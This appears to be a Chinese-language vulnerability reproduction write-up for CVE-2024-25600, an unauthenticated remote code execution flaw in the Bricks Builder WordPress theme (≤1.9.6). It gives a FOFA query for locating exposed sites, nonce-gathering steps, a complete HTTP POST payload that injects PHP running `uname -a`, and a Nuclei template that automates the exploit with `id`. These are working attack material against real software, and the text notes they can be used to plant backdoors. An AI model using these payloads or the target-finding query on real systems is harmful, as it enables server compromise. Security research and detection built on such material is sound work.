W5-1WordPres-BrickBuilder主题-RCE

漏洞描述：

WordPres 默认配置安装的 Brick Builder 主题在低于<= 1.9.6版本中存在远程代码执行漏洞，是由 "prepare_query_vars_from_settings "函数中的一个 eval 函数错误调用导致的，未经身份验证的威胁攻击者可利用该函数执行任意 PHP 代码，写入后门文件获取服务器权限

影响版本：

```
Bricks Builder <= 1.9.6
```


网络测绘：

fofa语法：

FOFA：body="/wp-content/themes/bricks/"

漏洞复现：

首先需要获取站点nonce的值




payload：

```
POST /wp-json/bricks/v1/render_element HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:122.0) Gecko/20100101 Firefox/122.0
Accept: */*
Content-Type: application/json

{
  "postId": "1",
  "nonce": "获取到的值",
  "element": {
    "name": "container",
    "settings": {
      "hasLoop": "true",
      "query": {
        "useQueryEditor": true,
        "queryEditor": "throw new Exception(`uname -a`);",
        "objectType": "post"
      }
    }
  }
}
```

效果图:
命令执行



Yaml模板

```
id: CVE-2024-25600

info:
  name: Unauthenticated Remote Code Execution - Bricks <= 1.9.6
  author: christbowel
  severity: critical
  description: Bricks Builder is a popular WordPress development theme with approximately 25,000 active installations. It provides an intuitive drag-and-drop interface f
  reference:
    - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-25600
    - https://wpscan.com/vulnerability/afea4f8c-4d45-4cc0-8eb7-6fa6748158bd/
    - https://snicco.io/vulnerability-disclosure/bricks/unauthenticated-rce-in-bricks-1-9-6
    - https://github.com/Chocapikk/CVE-2024-25600
    - https://op-c.net/blog/cve-2024-25600-wordpresss-bricks-builder-rce-flaw-under-active-exploitation
  tags: wpscan,cve,cve2024,wordpress,wp-plugin,wp,rce,unauth
```

```
requests:
  - raw:
      - |
        GET / HTTP/2
        Host: {{Hostname}}

      - |
        POST /wp-json/bricks/v1/render_element HTTP/2
        Host: {{Hostname}}
        Content-Type: application/json

        {
          "postId": "1",
          "nonce": "{{nonce}}",
          "element": {
            "name": "container",
            "settings": {
              "hasLoop": "true",
              "query": {
                "useQueryEditor": true,
                "queryEditor": "ob_start();echo `id`;$output=ob_get_contents();ob_end_clean();throw new Exception($output);",
                "objectType": "post"
              }
            }
          }
        }

    matchers:
      - type: word
        words:
          - "Exception:"
          - "uid"
        part: body

    extractors:
      - type: regex
        name: nonce
        part: body
        group: 1
        regex:
          - 'nonce":"([0-9a-z]+)'
        internal: true
```